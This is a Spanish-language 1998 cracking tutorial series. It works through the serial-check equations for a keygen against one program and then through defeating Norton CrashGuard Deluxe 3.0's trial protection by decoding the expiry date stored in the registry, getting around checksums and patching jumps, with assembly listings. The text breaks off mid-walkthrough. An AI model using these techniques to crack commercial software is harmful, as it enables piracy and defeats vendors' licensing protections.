0040CDFF                xor     di, 5468h       ;di=p(10)p(11)p(12)p(13)p(14) XOR 21508
0040CE04                mov     ax, [esi+8]     ;ax=p(8)p(9)
0040CE08                mov     [esp+30h+var_20], ax
0040CE0D                lea     eax, [esp+30h+var_20]
0040CE11                mov     [esp+30h+var_1E], 0
0040CE16                movzx   edi, di
0040CE19                push    eax
0040CE1A                call    _atoi           ;Pasa p(8)p(9) a número.
0040CE1F                mov     byte ptr [esp+34h+var_20], al
0040CE23                add     esp, 4
0040CE26                xor     eax, eax
0040CE28                mov     ecx, 64h
0040CE2D                mov     al, bl            ;al=p(5)p(6)-37
0040CE2F                mov     ebx, 0Ah
0040CE34                lea     eax, [eax+edi+3]; eax'=(p(5)p(6)-37)+(p(10)p(11)p(12)p(13)p(14)
XOR 21508) + 3
0040CE38                cdq
0040CE39                idiv    ecx             ;Divide eax'/100
0040CE3B                mov     cl, dl          ;cl=resto(eax'/100)
0040CE3D                xor     eax, eax
0040CE3F                mov     al, [esp+30h+var_24]
0040CE43                lea     eax, [eax+edi+3]; eax=(p(2)p(3)-19)+(p(10)p(11)p(12)p(13)p(14) XOR
21508) + 3
0040CE47                cdq
0040CE48                idiv    ebx             ;Divide eax/10
0040CE4A                sub     dl, [esi+4]     ;dl=resto(eax/10)-p(4)
0040CE4D                cmp     dl, 0D0h        ;¿Es resto(eax/10) = p(4)?
0040CE50                jnz     short loc_40CE76;Salta a flag de error si resto(eax/10) no es p(4)
0040CE52                cmp     byte ptr [esp+30h+var_20], cl;¿Es resto(eax'/100) = p(8)p(9)?
0040CE56                jnz     short loc_40CE76;Salta a flag de error si resto(eax'/100) no es
p(4)
0040CE58                mov     eax, 1          ; Ok todo correcto. Flag de éxito activado.
0040CE5D                pop     edi
0040CE5E                pop     esi
0040CE5F                pop     ebx
0040CE60                add     esp, 24h
0040CE63                retn
0040CE64 ; ÄÄÄ
```

es debido a que se programó en alto nivel, seguramente en C.
¿Cómo quieren los programadores proteger su software si es de pésima calidad?. Están directamente vendidos (salvo honrosas excepciones, por supuesto.)
- Si andais un poco pegaos de operacones aritméticas y de ensamblador, buscad alguno de los fabulosos cursos de ensamblador que hay en la Web.

```
Resumamos los momentos más interesantes de la rutina de verificación:

A)0040CD26              cmp     eax, 52h              ; ¿ES P(0) = R?
B)0040CD3C              cmp     eax, 56h              ; ¿ES P(1) = V?
C)0040CD45              cmp     byte ptr [esi+7], 2Dh ; ¿ES P(7) = '-'?
D)0040CD56              cmp     eax, 0Fh              ; ¿Es el tamaño 15?
E)0040CD64              ;Bucle para comprobar que son números p(2)...p(6)
F)0040CD84              ;Bucle para comprobar que son números p(8)...p(14)
G)0040CDC3              sub     al, 13h               ; al=p(2)p(3)-19
H)0040CDDF              lea     ebx, [eax-25h]        ; ebx=p(5)p(6)-37
I)0040CE34              lea     eax, [eax+edi+3]      ; eax'=(p(5)p(6)-
37)+(p(10)p(11)p(12)p(13)p(14)
                                                     XOR 21508) + 3
J)0040CE3B              mov     cl, dl                ; cl=resto(eax'/100)
K)0040CE43              lea     eax, [eax+edi+3]      ; eax=(p(2)p(3)-
19)+(p(10)p(11)p(12)p(13)p(14)
                                                     XOR 21508) + 3
L)0040CE4D              cmp     dl, 0D0h              ;¿Es resto(eax/10) = p(4)?
M)0040CE52              cmp     byte ptr [esp+30h+var_20], cl;¿Es resto(eax'/100) = p(8)p(9)?.

Por A),B),C),D),E) y F) sabemos que la password debe de tener este aspecto:

        00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
        R  V  x  x  x  x  x  -  x  x  x  x  x  x  x  x

Donde x es un número del 0 al 9.

Despues hay dos bonitas ecuaciones:


Por H),I),J) y M)

        I) p(8)p(9)=resto( (p(5)p(6)-0x25)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3) / 0x64)

Por G),K),L)
        II) p(4)=resto((p(2)p(3)-0x13)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3) / 0x0A)
```

Pos ya está. Estas son las ecuaciones de la rutina de verificación, ya se puede implementar nuestro propio Generador de Llaves, que no será más que implementar estas dos ecuaciones.
Estas dos ecuaciones comprueban que la parte derecha sea igual a la parte izquierda (p(8)p(9) y p(4)). Nuestro Generador calculara la parte derecha y construirá la parte izquierda de forma adecuada. Se podrían simplificar un poco, pero no lo haré pa no complicar el asunto.

Un posible Generador en C sería algo así como:

VER CODIGO FUENTE DEL GENERADOR

Utilizo números aleatorios (random) para generar un número de serie diferente cada vez que se ejecute e programa. Una última curiosidad, donde creereis que guarda nuestra pass el programa. Si lanzais el La utilidad regmon (analiza todos los accesos al Registro dels Sistema) con el programa, podréis apreciar que se accede a "HKEY_LOCAL_MACHINE\SOFTWARE\Revival\Revival\2.0\Serial" Poco imaginativo, ¿verdad?. Podéis modificar este número para evitar registraos y probad Con nuevas pass.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como de crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO III. CORTA HISTORIA DEL TIEMPO

Norton CrashGuard Deluxe 3.0

Mayo 1998

Indice

INTRODUCCIÓN

TIPOS DE PROTECCIONES TEMPORALES

UN POCO DE TEORÍA

EN BUSCA DE LA FRASE MÁGICA

EL REGISTRO DEL SISTEMA

COMO CRACKEAR Norton CrashGuard Deluxe 3.0:

- PRIMERA EXPLORACIÓN.
- PRIMERA SORPRESA.
- SEGUNDA SORPRESA.

- LA APROXIMACIÓN DIFÍCIL:

- AL ATAQUEEEEEEEEEEEEEE
- LA FECHA DE CADUCIDAD
- CHECKSUMS PARAINOCOS
- CHECKSUMS HASTA EN LA SOPA
- LA MISMA PROTECCIÓN EN TODOS SITIOS

- LA APROXIMACIÓN FÁCIL:

- REUNIENDO LAS PIEZAS
- LA COMPRA VIRTUAL
- MODIFICANDO EL REGISTRO
- MODIFICACIÓN DE LA VARIABLE DEL REGISTRO DEL SISTEMA

MORALEJA

INTRODUCCIÓN

¡Saludos Familia!

Bastante tiempo desde mi último artículo, lo sé, pero ya estamos de vuelta. Nos ocuparemos ahora de las protecciones temporales, veremos un poco de teoría y lo aprendido lo aplicaremos al programa Norton CrashGuard Deluxe 3.0 desde dos puntos de vista, el temporal y el de la password pa registrarse.

TIPOS DE PROTECCIONES TEMPORALES.

Demos un peque repaso a los diferentes esquemas de protección temporal que nos podemos encontrar (recomiendo la lectura del Capítulo 4.1 de +ORC)

- CINDERELLA. El programa funciona durante una cierto periodo de días (digamos 15 días) comenzando desde la fecha de instalación.

- BEST_BEFORE. El programa funciona durante una cierto período de tiempo independientemente de la fecha de instalación. El programa caduca el 30/12/97.

- COUNTDOWN. El programa funciona sólo durante unos minutos o unos segundos.

- QUIVER. El programa funciona sólo durante un número determinado de ejecuciones. Realmente no es una protección temporal, pero su esquema de protección se parece mucho al de los otros tres tipos.

UN POCO DE TEORÍA

Analizemos como funciona una protección temporal.

Los "inteligentes programadores" ofertan sus productos completos al público con ridículas protecciones.
Le colocan una fecha de caducidad, pasada la cual, el programa no funciona. Esta idea la utilizan sobretodo las grandes compañías como Micro$oft, Corel, o Symantec.

La idea es distribuir masivamenete sus productos aprovechando los estupendos canales de distribución que ofrecen las revistas de Soft. Una vez inundado el mercado, el usuario disfrutará del producto, se acostumbrará a él, hasta que le sea indispensable y tenga que comprarlo a un precio desorbitado . Esta táctica no es nueva, sino preguntad a algún camello, o como la CIA distribuyo la heroína entre el Black Power.

Pensemos un poco. ¿Cómo conoce el programa que ya ha caducado el período de evaluación?.
Supongamos que tenemos una evaluación e 15 días e instalamos nuestro programa el 1 de febrero.
Sumando la fecha de instalación (1 Febrero) más el período de prueba se obtiene la fecha de caducidad:15 febrero (El día en el que lo instalas cuenta como día hábil).
El programa, lo primero que calcula es si la fecha actual es menor o igual que la fecha de caducidad, y en tal caso, se ejecuta normalmente.
Si es mayor, dará un bonito mensaje "El período de evaluación ha expirado".

Una cosa está clara, el programa debe guardar alguna de las dos fechas siguientes (o las dos):

A - Fecha de Instalación y el período de evaluación.

B - Fecha de caducidad.

Lo normal es la opción B. Al instalarse el programa, se calcula la fecha de caducidad y se guarda en algún sitio. Normalmente se guarda en el registro del sistema bajo algún nombre estúpido, aunque se puede guardar en el win.ini, system.ini, fichero oculto, o algún fichero que parezca inofensivo. Lo cierto es que debe guardarlo.

Existe una variante, y es que la fecha de caducidad esté dentro del ejecutable. Un ejemplo lo tenemos en la evaluación del Hotmetal 4.0., del tipo BEST_BEFORE, que dentro de su ejecutable aparecía 31/12/97. Madre de Mitra, qué estúpidos pueden llegar a ser los zombi-programadores. Dependiendo de la pericia del programador la fecha de caducidad puede estar o no encriptada para ocultarla de la vista del usuario y para que sea difícil modificarla. Resumiendo, el programa debe guardar la fecha de caducidad y comprobarla al inicio del programa con la fecha actual.

Ya sabemos de donde saca la fecha de cadudidad, pero, ¿de dónde saca la fecha actual?. Normalmente (el 99% de las veces) se extrae con una llamada a la función getlocaltimeo o getsystemtime. Pero se puede extraer viendo la fecha de algún fichero que se modifique periódicamente como el system.dat o el bootlog.txt.

Los puntos de ataque a este esquema son claros:

- Atacar en el cálculo de la fecha de caducidad.
En vez de sumar 15 días sumamos 15 siglos. Esta aproximación es difícil por que el cálculo se realiza una única vez, generalmente en la instalación.

- Modificar la fecha de caducidad.
Si la fecha está encriptada, necesitaríamos construir un algoritmo de encriptación para la nueva fecha que deseemos introducir. Por lo que en general, puede ser complicado.

- Forzar la caducidad del programa. Se analizan los mensajes que da el programa y a partir de ellos se le sigue la pista hacia atrás. Es una táctica muy utilizada.

- Atacar en la comprobación de la fecha actual y la fecha de caducidad. Simplemente modifica la comprobación para que siempre estemos en el período de evaluación. Esta es una opción elegante.

Alguien podría pensar que si se echa pa trás el reloj de W95, la protección temporal se elimina. Para evitar esta "trampilla", los programadores colocan código como el siguiente:

SI está activada la marca de caducidad ENTONCES el programa ha caducado y se finaliza el programa
DE LO CONTRARIO SI fechaActual>fechaCAducidad ENTONCES activar marca de caducidad

Como veis si os pasais de la fecha de caducidad, se activa una marca que impedirá que se ejecute el programa aunque modifiquéis el reloj. Esta marca se guarda en los mismos sitios donde se guarda la fecha de caducidad.

A veces, la protección temporal queda eliminada introduciendo una palabra clave, por lo que a veces es más rápido atacar por la password.

Para averiguar el fichero que contiene la protección temporal, se puede usar el SoftIce y poner un bpx getlocaltime, o bien una nueva técnica, muy útil no sólo para protecciones temporales.
Veámosla.

EN BUSCA DE LA FRASE MÁGICA

Todos los mensajes de un programa, los de error, los de felicitación, los de aviso, no son más que cadenas de caracteres que deben de residir en un fichero. Para protecciones temporales es útil buscar mensajes como 'expire', 'demo', 'evaluation'. Si localizamos estos mensajes habremos localizado, generalmente, el fichero que contiene la protección y podemos desensamblarlo o pasarle el Softice. Extendiendo esta idea, basta con buscar los mensajes 'unregistered', 'register' para localizar el programa con la protección en esquemas por palabra clave. Recomiendo una herramienta excelente para buscar cadenas, es el programa sr32.exe, Search & Replace for Win 3x 95/NT, Funduc Software, Inc. (www.funduc.com). Bajáoslo y crackearlo, tiene una bonita y sencillota protección del tipo CINDERELLA.

EL REGISTRO DEL SISTEMA

El Registro del Sistema no es má que un fichero gigante (system.dat) donde W95 y el esto de los programas dejan sus miserias, osea, sus variables, sus parámetros de configuración, su fecha de caducidad, sus marcas de caducidad. Muchos cracks sólo necesitan modificar adecuadamente el system.dat Es muy conveniente que le echéis un vistazo, aprenderéis mucho y podréis modificar muchos de los parámetros del Windoze. Para editar el registro, se utiliza normalmente el programa regedit.exe que encontrareis en vuestro directorio de Windows. Recomiendo que lo ejecutéis con el parámetro /v ,osease, c:\windows\regedit /v

CÓMO CRACKEAR Norton CrashGuard Deluxe 3.0

Objetivo: Norton CrashGuard Deluxe 3.0.
Versión: 3.0
Nombre del ejecutable: ncgd3w95.exe
Website: http://www.symantec.com
Tamaño del ejecutable: 11.964.671 bytes.
Tipo de protección: Cinderella.
Dificultad: Medio.
Tiempo de crackeo: 2 horas.
Herramientas: W32dasm8.X, SoftIce.

En esta ocasión, nuestro objetivo es una gran y abominable compañia, la Symantec y uno de sus muchos y abominables producto: Norton CrashGuard Deluxe 3.0 Básicamente, el programa consigue, en algunas ocasiones, que las aplicaciones que se cuelgan no bloqueen al Windoze. Cosa de agradecer dado el alto índice de siniestralidad de las aplicaciones y del propio Windoze. Además de tener una B.D de información sobre el PC, una antivirus ... Se protege con protección temporal CINDERELLA de 30 días.

PRIMERA EXPLORACIÓN

Instalamos el programa y antes de finalizar la instalación ya nos pide que nos registremos, mal asunto, quieren cobrar antes de que probemos su producto, su codicia de palpa ante incluso de ver el programa.

Una vez instalado, nos ha metido a escondidas varias cosas:

- Una Dll con un extraño nombre: 30vfv6vn.sys situada en el raiz de la unidad c: El nombre varía en cada instalación, sólo permanece fijo *fv6vn.sys, los 3 primeros caracteres son variables. Sospecho que sólo es un indicador para ver si el programa ya ha sido instalado.

- Una aplicación en el arranque del Windoze Norton CrashGuard Deluxe Autocheck. Si pulsais CRTL+ALT+SUPR podreis ver la aplicación por dos veces con el nombre de checkup Su misión es detectar cualquier cambio en el reloj del sistema para bloquear inmediatamente la aplicación si nos pasamos de la fecha de caducidad.

Además se crean dos directorios Norton CrashGuard y Norton CrashGuard Deluxe y nos aparece un bonito icono en el escritorio del Windoze con forma de escudo y con el original nombre de Norton CrashGuard Deluxe. Y si por si fuera poco, dos iconos en la barra de tareas, la aplicación propiamemte dicha (escudo gris con una N en azul) y una historia de los cuelges de los programas (un reondel con una marca de verificación).

Si pulsamos en el icono del escritorio nos aparece una ventana donde nos dice que nos compremos INMEDIATAMENTE la aplicación a un precio fabuloso, $45.95, (unas 7.000 pelas) En la parte inferior aparecen el número de días que restan para el programa deje de funcionar. Además aparecen unos bonitos botones en los que nos podemos registrar por Internet, probar el producto o cancelar. Si probamos el producto, aparece la ventana principal con todas pas opciones. Si elegimos la opción de registro, aparece una pantalla donde introducimos nuestros datos y nuestra tarjeta de crédito.

PRIMERA SORPRESA

El sistema de pago no es de la propia Symantec, sino de la empresa Release Software Corporation:http://www.releasesoft.com) y su programa SalesAgen. Es la primera vez y veo que Symantec no controle todos los aspectos de una aplicación.

SEGUNDA SORPRESA

El fichero a estudiar es el Norton CrashGuard\cgmain.exe (229.376 bytes) por una simple razón, tiene el único fichero que tiene el icono que el del programa principal que aparece en la barra de tareas. Pero, en el mismo directorio aparece un extraño fichero llamado cgmain.dl_ (743.936 bytes). Mu raro, una librería aparentemente comprimida (y por tanto no utilizada) con un tamaño más grande que el ejecutable. Por que no está descomprimida la librería, ¿quizás por que no estamos registrados? :-) Además aparece un ejecutable llamado cgmaipop.exe , cuyo nombre es mu parecido al fichero del programa que estamos analizando cgmain.exe y tiene un icono que tiene las letras RS, que curioso, justo las Iniciales del la empresa que dedica a comercializar el producto: Release Software. Si intentamos ejecutar cgmaipop.exe aparece que está preparando el Software. PREPARANDO?, ¿es que hay que precalentar los programas antes de instalarlos?. Luego aparece un mensaje de error indicando que no podemos ejecutar la aplicación, ¿quizás por que no estamos registrados? :-)

Por si fuera poco, aparece otro fichero cgmaitky.dll (257.977) con un nombre muy parecido al de la aplicación que queremos estudiar y aproximadamente con el mismo tamaño. Y el colmo, en el otro directorio, donde reside el menú de la aplicación Norton CrashGuard Deluxe\CGDeluxe.exe aparecen los ficheros CGDelpop.exe con el logo RS y CGDeltky.dll. Análogamente para Norton CrashGuard Deluxe\checkup.exe (el programa de testeo de la fecha del sistema) CheckUp.dl_,Checktky.dll

Todo esto huele a chamusquina, seguro que estos ficheros tienen algo que ver a la hora de registrar el programa, y como veremos en la segunda pate del artículo, tienen que ver y MUCHO.

LA APROXIMACIÓN DIFÍCIL

AL ATAQUEEEEEEEEEEEEEE

Podríamos analizar esos extraños ficheros que han aparecido, y lo haremos en la segunda parte del artículo. Ahora atacaremos formalmente a Norton CrashGuard\cgmain.exe para analizar su esquema CINDERELLA de 30 días.

Desensamblamos el programa con el w32dsam y obtenmos 3.5 MB de fichero. En las funciones importadas encontramos Addr:00045CC8 hint(00F5) Name: GetLocalTime . Bien, bien, asi que, aparentemente, está usando la tipica rutina para obtener la fecha del sistema. Si vemos quien la utiliza, estaremos en plena rutina de comprobación de fecha: fechaActual>fecha de caducidad?

Solamente aparece la función getlocaltime que es utilizada una vez en el programa(¿por qué lo ponen tan fácil?)

```
* Referenced by a CALL at Addresses:
|:0040D5B4   , :0040DA44   , :0040DD3F;   La rutina es llamada 3 veces

:0041E200 81ECCC000000            sub esp, 000000CC
:0041E206 8D442410                lea eax, dword ptr [esp+10]
:0041E20A 50                      push eax

* Reference To: KERNEL32.GetLocalTime, Ord:00F5h
```

```
|
:0041E20B FF15BC544400            Call dword ptr [004454BC]
:0041E211 8D4C2400                lea ecx, dword ptr [esp]
:0041E215 51                      push ecx

* Reference To: KERNEL32.GetSystemTime, Ord:0135h
|
:0041E216 FF15B8544400            Call dword ptr [004454B8]
.....
```

Además aparece la llamada tambien a GetSystemTime.

Tras la llamada a GetSystemTime los valores de año, mes, día,.... son extraídos de la pila y guardados en los registros :0041E21 mov dx, word ptr [esp+0A] De los registros pasan a unas variables globales :0041E2AA mov dword ptr [0042F7F0], edx

Recordad, cualquier posición de memoria fija como [0042F7F0], es utilizada como variable global por el programa. Despues se reintroducen en la pila el año, el mes, el día,.... y se llama a la rutina :0041E310 call 00423420.

En esta rutina es donde se realiza la encriptación de la fecha,al finalizar, devuelve en eax la fecha encriptada y además de guardarse en :0041E323 mov dword ptr [ecx], eax

Es más, las tres llamadas a :0041E200 obtendrán en eax la fecha encriptada de vuelta por call 00423420. Nos os voy a aburrir con diciendo como es la rutina de encriptación. Simplemente decir que utiliza la siguiente fórmula :

t=seconds+(secondsMinute*minutes)+(secondsHour*hour)+(secondsDay*day)+ (secondsDay*daysMonth[month])+(secondsYear*(year-1900))+(secondsDay*(((year-1900)-1)/4)); fin=(t+fixValue);

Siempre es más fácil comparar un número que comparar años, días, meses,... por eso la fecha se transforma en un número. He construido un pequeño programa NORTON.EXE en C que realiza todo el proceso de encriptación de la fecha. Este programa esta incluido con la version en formato *.doc de este texto. Los fuentes de estos programas puedes bajarlos aqui.

Bien, lo lógico, es que una vez encriptada la fecha se compruebe con la fecha de caducidad que debe estar encriptada. Si analizamos las tres llamadas a :0041E200 tenemos:

*** La llamada desde :0040D5B4, se limita a guardar la fecha encriptada :0040D641 mov dword ptr [esi+000002AC], eax**

*** La llamada desde :0040DA44, :0040DD3F hacen prácticamente lo mismo, mueven la fecha encriptada que estaba en eax a un registro, hacen una llamada a call 40DC40 y despues comprueban la fecha encriptada con [edi+00000284]**

En concreto para la llamada desde :0040DD3F

:0040DD4B mov ebx, eax
:0040DD62 push ebx
:0040DD63 call 0040DC40
:0040DD7B cmp dword ptr [edi+00000284], ebx
:0040DDBF ja 0040DDE4

En concreto para la llamada desde :0040DA44

:0040DA54 mov edi, eax
:0040DA5F push edi
:0040DA60 call 0040DC40
:0040DAB2 cmp dword ptr [ebx+00000284], edi
:0040DAB8 ja 0040DACE

Esto suena a una doble comprobación temporal, serán desconfiados estos chicos.

¿Pero que hace la llamada a call 0040DC40?, para ello cerramos el cgmain.exe: botón derecho sobre el icono de la N y el escudo y exit. Abrimos el loader del Softice y seleccionamos Norton CrashGuard\cgmain.exe y ponemos un bpx 40DC40 y lanzamos el programa. Aparecemos en el Softice, pulsamos F10 y vemos que ha sido llamada desde :40DD63. Cerramos el cgmain.exe otra vez, ponemos el softice un bpx 40DD63 y lanzamos el programa y prestamos atención a ebx que es el que contiene la fecha encriptada.

La llamada a call 0040DC40 simplemente realiza la siguiente comprobación

:0040DC56 cmp edx, eax; compara fechaAnterior,fechaActual
:0040DC58 ja 0040DC64; Salta si eres un mal chico.

fechaAnterior es la fecha encriptada el la que se arrancó por última vez el programa, fechaActual es la fecha encriptada obtenida de :0041E200. Es una simple comprobación para ver si hemos echado para atrás el reloj.

La comprobación

cmp dword ptr [ebx+00000284], edi; Análogamente cmp dword ptr [edi+00000284], ebx
ja 0040DACE; Análogamente ja 0040DDE4 Comprueba fechaCaducidad > fechaActual Si es mayor estamos en el período de prueba.

LA FECHA DE CADUCIDAD

La pregunta es, ¿de donde se guarda la fecha de caducidad encriptada? .Poniendo un bpr ebx+00000284 ebx+00000284+5 descubrimos que la fecha de encriptación se guarda en el registro del sistema y es recuperada por la llamada a la función :40BD89 RegqueryValueEXA. En concreto, se

guarda en HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\write

En mi caso, el valor de write es:

```
01 02 03 04 05 06 07 08

01      00 00 00 05 B7 FF FF F8
02      00 00 00 00 00 00 10 00
03      08 00 00 00 08 00 00 00
04      00 00 00 06 B3 36 71 A1
05      FB 0F 81 A5 20 80 00 06
06    B7 9F A9 A0 00 00 00 00
07    00 00 00 06 B3 36 71 A0
08    C3 28 00 00 18 00 00 00
09    00 00 00 00 00
```

La fecha de caducidad está en write(5,7) hasta write(6,5) ambos inclusive. Lo curioso, es que la fecha está codificada, por ejemplo si la fecha de caducidad es 0034F5F3D6 se guarda en write 0006B79FA9A000. La rutina de encriptación está en :40C0D6 y se basa en la operación or

```
:0040C0D6 8A18                    mov bl, byte ptr [eax]
:0040C0D8 8A11                    mov dl, byte ptr [ecx]
:0040C0DA C0E305                  shl bl, 05
:0040C0DD 48                      dec eax
:0040C0DE C0EA03                  shr dl, 03
:0040C0E1 49                      dec ecx
:0040C0E2 0ADA                    or bl, dl
:0040C0E4 4E                      dec esi
:0040C0E5 885101                  mov byte ptr [ecx+01], dl
:0040C0E8 885901                  mov byte ptr [ecx+01], bl
```

He creado dos programas DECODE que decodifica el valor de write y CODE que codifica un valor de fecha para introducirlo en write.

CHECKSUMS PARAINOCOS

Los puntos de ataque son claros

1.- Parchear las comprobaciones en el ejecutable.
2.- Introducir una fecha caducidad en el año 30000.

1.- Si parcheamos el programa, se produce un error tan gordo que se casca windows. Esto se puede deber a que hemos crackeado mal obien exite un checksum. Para salir de dudas, basta con modificar alguna cadena de caracteres del ejecutable original Por ejemplo "not be run in DOS mode" lo pasamos a "not be RUN in DOS mode", si se casca es que hay un checksum, como en este caso.

Un checksum es una comprobación para ver si el ejecutable se ha modificado, normalmente se realiza sumando (XOR) los bytes del ejecutable y guardando este valor algún sitio (ejecutable, registro del sistema). El programa al arrancar suma (XOR) los bytes del ejecutable actual y comprueba la suma con el valor que tenía guardado. Si hay algún problema es que un virus o un cracker ha modificado el programa y esto nunca es bueno para el programador.

En el caso del Norton CrashGuard Deluxe 3.0, el checksum se realiza de otra forma. Os acordais del fichero cgmaitky.dll, si hombre ese que nos parecía tan sospechoso. Pos bien, guarda todos los bytes del cgmain.exe encriptados (de ahí que tuvieran un tamaño tan parecido ambos ficheros). La rutina de checksum,simplemente consiste en coger de 16 en 16 los bytes del cgmain.exe encriptarlos y ver si son iguales a 16 bytes del fichero cgmaitky.dll. Si existe alguna diferencia se produce un error de protección general y se casca todo.

Para complicarlo todo, las rutinas de comprobación (ver si los 16 bytes del ejecutable son iguales a los 16 bytes del cgmaitky.dll) no están metidas en un bucle, sino que estan a lo extenso. Es decir, hay una rutina de comprobación para los 16 primeros bytes, otra disinta para los 16 siguientes. Si queremos parchear el checksum, habrá que modificar unas 30 comprobaciones. Es curioso, pero existe un flag que desactiva la llamada al checksum :0040862D jne 00408695 si obligamos a saltar siempre, evitamos el checksum. PERO, ¿POR QUE EXISTE UN FLAG PARA EVITAR EL CHECKSUM?, ¿es que el programa cgmain.exe va a modificarse? Como veremos más tarde, así ocurrirá.

2.- Con el programa NORTON se crea la fecha de caducidad que queremos, con el programa CODE se encripta y ya sólo hay que introducir el resultado en HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\write en las posiciones write(5,7),write(6,5)

CHECKSUMS HASTA EN LA SOPA

Cuando la fecha de caducidad ha vencido, el programa deja de funcionar parcialmente, si analizamos el porqué descubrimos que el byte [esi+00000568] controla todo el meollo. En concreto,

Si [esi+00000568] = 02 You cannot Run this Application
Si [esi+00000568] = 20 Your computer application source has changed
Si [esi+00000568] = 08 Your free trial period is over
Si [esi+00000568] = 04 OK

Pero, ¿cómo se rellena este byte?. Siguiendo la pista hacia atrás descubrimos que se carga a partir de HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\open

00 01 02 03 04 05 06 07 1 00 00 00 00 30 00 00 00 2 00 00 00 00 00 00 10 00 3 08 08 00 00 20 00 00 00 4 00 00 00 00 00 00 00 00

En concreto de write(3,4). Hay que tener cuidado por que está encriptado, así que hay que utilizar el programa DECODE. Osea , si en write(3,4)=20 indica que al desencriptarlo [esi+00000568]=4. Si write(3,4)=40 la fecha de caducidad ha vencido.

Si ha pasado la fecha de caducidad y asignamos write(3,4)=20, el programa replica diciendo que hemos trampeado los recursos. ¿QUE PASA AQUÍ?.

Mu facil, HAY UN CHECKSUM en la sección HKEY_CLASSES_ROOT\Ultxfile\Format\MSHAEZDOC\open. Estos es paranoico, un checksum en el propio registro del sistema. En concreto, el checksum está en write(1,4). Se deja como ejercicio localizar y destruir este checksum.

LA MISMA PROTECCIÓN EN TODOS SITIOS

Aunque parezca increíble, los ficheros CGDeluxe.exe y CheckUp.exe tienen exactamente la misma protección que cgmain.exe y además en los mismos offset, osea en las mismas direcciones de memoria. Esto es extremadamente extraño, así que adoptaremos otra vía de ataque.

LA APROXIMACIÓN FÁCIL

Veamos lo que tenemos:

- Unos ficheros extraños asociados a los ficheros importantes. Sabemos la función de uno de ellos los *tky.dll sirven de checksum, pero y el resto para que sirven?

- Un flag que desactiva el checksum del ejecutable.

- Unos misteriosos fichero ejecutables con el logo RS que dicen que tiene que prepara el Sotware.

Nos centraremos en los ejecutables con los logos RS.

REUNIENDO LAS PIEZAS

Para cada utilidad , p.e. CGDeluxe.EXE existe un fichero, CGDeltky.dll, que realiza funciones de checksum (como ya vimos), una librería de un gran tamaño , CGDeluxe.dl_ ,y un ejecutable CGDelpop.exe que "prepara el Software".

No hay que ser un lince para darse cuenta que CGDelpop.exe "prepara" de alguna forma CGDeluxe.dl_ para aportar toda la funcionalidad a CGDeluxe.EXE. Esta "preparación" sólo se realiza cuando estamos registrados.

Por tanto, se parte de un archivo ejecutable de un tamaño inferior a la versión completa del programa. Una vez realizado el proceso de compra se activa otro ejecutable que convierte la versión de prueba en versión completa .

Todas las demás utilidades que acompañan al Norton CrashGuard Deluxe tienen el mismo proceso (CheckUP.exe ->Checkpop.exe, Checkup.dl_, Checktky.dll) (Cgmaipop.exe ->cgmain.exe, cgmaitky.dll)

LA COMPRA VIRTUAL

Nos centraremos en el asistente (CGDeluxe.EXE) de compra que vimos en nuestra "Primera Aproximación" : Doble click en el escudo con la N que hay en el escritorio y al pulsar el botón Buy Now (comprar ahora) aparece el asistente de compra.

Este será nuestro punto de entrada. Si pensamos un poco observaremos que la aplicación que lanza el proceso de compra debe saber si la compra ha tenido éxito o no. Por tanto, será por aquí por donde centremos nuestros esfuerzos . Además debe de anunciar de alguna forma al resto de utilidades que la compra ha tenido éxito para que ellas también se "preparen" Analizaremos el ejecutable CGDeluxe.exe (que el que se lanza al pulsar el icono del escritorio) y observaremos como "compra".

Nada mejor que usar un desensamblador para investigar el programa CGDeluxe.exe (224 Kb). Una vez aparece el listado observamos que hace uso de la librería comercial RSAGNT32.DLL (encargada de realizar la compra virtual) y que existen un referencias a funciones tales como SAInitialize, startSalesAgent. Estas van a ser nuestras funciones de aproximación.

Pulsamos en el botón de Imported Functions (Imp Fn) y hacemos doble click en la línea de rsagnt32.startSalesAgent.

Aparecerá en el listado lo siguiente:

```
* Reference To: rsagnt32.startSalesAgent, Ord:000Eh

:00407834 E807F30000            Call 00416B40   ß Llamada al asistente
:00407839 83C408                add esp, 00000008
:0040783C 66833D0425430000      cmp word ptr [00432504], 0000
:00407844 742B                  je 00407871
```

Echamos un vistazo hacia arriba y hacia abajo del listado y vemos que nos encontramos en un bloque de código que se encarga de cargar, iniciar, ejecutar, terminar el asistente de compra Buscamos donde puede empezar el bloque. Y un poco mas arriba encontramos:

```
///////////// INICIO DE BLOQUE ///////////////
* Referenced by a CALL at Address:
:00406752                       ßdesde aquí es llamado el bloque del asistente de compra

:004077B0 A1B07B4300            mov eax, dword ptr [00437BB0]
:004077B5 53                    push ebx
:                               :
```

```
:                                :
* Reference To: rsagnt32.startSalesAgent, Ord:000Eh     ß Aquí hemos comenzado la busqueda

:00407834 E807F30000            Call 00416B40           ß Llamada al asistente
:00407839 83C408                add esp, 00000008
:0040783C 66833D0425430000      cmp word ptr [00432504], 0000
:00407844 742B                  je 00407871
:00407846 BFE0A54300            mov edi, 0043A5E0
:                               :
:                               :
:00407878 5F                    pop edi
:00407879 5E                    pop esi
:0040787A 5B                    pop ebx
:0040787B C3                    ret

///////////// FIN DE BLOQUE ///////////////
```

Ahora una vez que conocemos desde donde hemos llamado al bloque, usamos el menu Goto à Goto Code Location y escribimos el desplazamiento 406752. Aquí observamos lo siguiente:

```
